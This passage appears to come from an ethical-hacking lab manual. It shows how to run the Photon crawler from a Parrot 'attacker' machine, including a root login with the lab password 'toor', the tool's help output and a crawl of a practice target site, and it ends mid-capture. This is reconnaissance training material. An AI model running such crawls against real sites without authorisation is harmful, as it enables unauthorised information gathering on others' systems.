
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

5. In the terminal window, type **cd Photon** and press **Enter** to navigate to the Photon repository.



6. Type **python3 photon.py -h** and press **Enter** to view the list of options that Photon provides.



The screenshot shows a terminal window titled "python3 photon.py -h - Parrot Terminal". The prompt is "[root@parrot]-[/home/attacker/Photon]". The command "#python3 photon.py -h" has been entered. The output displays the Photon logo (a stylized 'A' made of red and green lines) and the version "v1.3.2". Below this is the usage information and a list of optional arguments with their descriptions.

```
[root@parrot]-[/home/attacker/Photon]
#python3 photon.py -h

ATTACKER PHOTON v1.3.2

usage: photon.py [-h] [-u ROOT] [-c COOK] [-r REGEX] [-e {csv,json}] [-o OUTPUT] [-l LEVEL]
               [-t THREADS] [-d DELAY] [-v] [-s SEEDS [SEEDS ...]] [--stdout STD]
               [--user-agent USER_AGENT] [--exclude EXCLUDE] [--timeout TIMEOUT] [-p PROXIES]
               [--clone] [--headers] [--dns] [--keys] [--update] [--only-urls] [--wayback]

optional arguments:
  -h, --help                show this help message and exit
  -u ROOT, --url ROOT        root url
  -c COOK, --cookie COOK     cookie
  -r REGEX, --regex REGEX    regex pattern
  -e {csv,json}, --export {csv,json} export format
  -o OUTPUT, --output OUTPUT output directory
  -l LEVEL, --level LEVEL    levels to crawl
  -t THREADS, --threads THREADS number of threads
  -d DELAY, --delay DELAY    delay between requests
  -v, --verbose              verbose output
  -s SEEDS [SEEDS ...], --seeds SEEDS [SEEDS ...] additional seed URLs
  --stdout STD               send variables to stdout
  --user-agent USER_AGENT   custom user agent(s)
  --exclude EXCLUDE          exclude URLs matching this regex
```

7. Type **python3 photon.py -u http://www.certifiedhacker.com** and press **Enter** to crawl the target website for internal, external and scripts URLs.


Note: -u: specifies the target website (here, www.certifiedhacker.com).

8. The results obtained are saved in **www.certifiedhacker.com** directory under Photon folder.

Note: The output might vary when you perform this task.

9. Type **ls** and press **Enter** to view the folder content.

10. You can observe that a directory named **www.certifiedhacker.com** is created, as shown in the screenshot.



```

Applications Places System [Terminal Icon] [File Icon] [Terminal Icon]
ls --color=auto - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker/Photon
#python3 photon.py -u http://www.certifiedhacker.com

